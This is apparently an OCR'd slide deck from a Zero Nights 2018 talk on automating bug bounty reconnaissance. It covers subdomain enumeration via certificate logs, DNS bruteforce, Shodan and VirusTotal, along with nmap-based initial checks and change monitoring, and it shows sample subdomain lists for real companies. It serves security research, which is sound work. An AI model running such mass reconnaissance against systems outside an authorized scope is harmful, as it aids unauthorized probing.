BUG BOUNTY AUTOMATION

Sergey Bobrov
@Black2Fan

ZERO NIGHTS 2018

Why?

Bug Bounty programs with sites in scope:

- HackerOne – 150+
- Bugcrowd – 100+
- Other – 100+

In each from 1 to several thousand sites

My database contains 36000+ sites

2^3 EDITION

Why?

Could you pls teach me how to find out crlf or cookies injection

Can you please share

can you please guide me...

so what is your methodology sir please

Привет, можешь дать мне пару советов как начинающему баг баунти хантеру

for finding CRLF do you use some tools?
what is the methodology you follow for finding them?

hi bro

need a little help

Hi

I want to learn about the bug bount

I am interested in learning about vulnerabilities could you let me

Можете дать какие-нибудь советы новичку?

I will like to know more about finding vulnerabilities threats and it technics.

Could you please give me some advices/hints/help.


2^3 EDITION

Automation


ZERO
NIGHTS
2018


2 3
EDITION


Automation


Tasks Queue
Initial Checks
Module #1
Module #2
Module #N
Check for changes
Program Policy
whitelist.example.com
*.example.com
Domains List
Subdomains Dumper
Controversial Situations
Search and Analysis
Passive Checks
Database
Vulnerabilities
Notifications


ZERO
NIGHTS
2018


2 3
EDITION

Automation


Tasks Queue
Initial Checks
Module #1
Module #2
Module #N
Check for changes
whitelist.example.com
Program Policy
Domains List
*.example.com
Subdomains Dumper
Controversial Situations
Search and Analysis
Passive Checks
Database
Vulnerabilities
Notifications

Subdomains Dumper

~~Bug Bounty Program Policy Parsing~~

There may be different conditions:

- Full prohibition of automatic scanning
- Adding a custom header
- Proxy access

Subdomains Dumper

Daily for *.example.com

- crt.sh/?q=%.example.com
- DNS bruteforce
- Shodan API
- Virustotal API
- SubjectAltName in certificates
- Links in HTTP responses

https://pentester.land/cheatsheets/2018/11/14/subdomains-enumeration-cheatsheet.html

2^3 EDITION

Subdomains Dumper

https://www.virustotal.com/#/domain/dropbox.com

Search or scan a URL, IP address, domain, or file hash

Observed Subdomains

api.dropbox.com
dl.dropbox.com
paper.dropbox.com
d.dropbox.com
client.dropbox.com
blog.dropbox.com
www.dropbox.com
photos-1.dropbox.com

Subdomains Dumper

Export updates to Bitbucket, Telegram

results/qiwi.txt MODIFIED

```
1   1   3dsacs.qiwi.com
2   2   3dsecure.qiwi.com
3       -3dsusertest.qiwi.com
        +3dstest.qiwi.com
4   4   ab.qiwi.com
5   5   acquiring.qiwi.com
6   6   acs.dev.rapida.ru
```

BBMan
bot

November 13


pr-preprod.pbp.vip.bf2.yahoo.com
berita.yahoo.com
ados7.dns.pao.yahoo.com
br.esporteinterativo.yahoo.com
yf2.bkln.ams.yahoo.com
cpp0.bill.tcv.yahoo.com 1:00 AM

B


ZERO
NIGHTS
2018


2 3
EDITION

Automation


Tasks Queue
Initial Checks
Module #1
Module #2
Module #N
Check for changes
whitelist.example.com
Program Policy
Domains List
*.example.com
Subdomains Dumper
Controversial Situations
Search and Analysis
Passive Checks
Database
Vulnerabilities
Notifications

Initial Checks


Collect information for new sites

- Screenshot
- Nmap
- Dig
- HTTP/HTTPS response
- ~~Directory Bruteforce~~


ZERO
NIGHTS
2018


2 3
EDITION

Automation


Tasks Queue
Initial Checks
Module #1
Module #2
Module #N
Check for changes
Program Policy
whitelist.example.com
*.example.com
Domains List
Subdomains Dumper
Controversial Situations
Search and Analysis
Passive Checks
Database
Vulnerabilities
Notifications

Check for changes

Recheck site in case of change

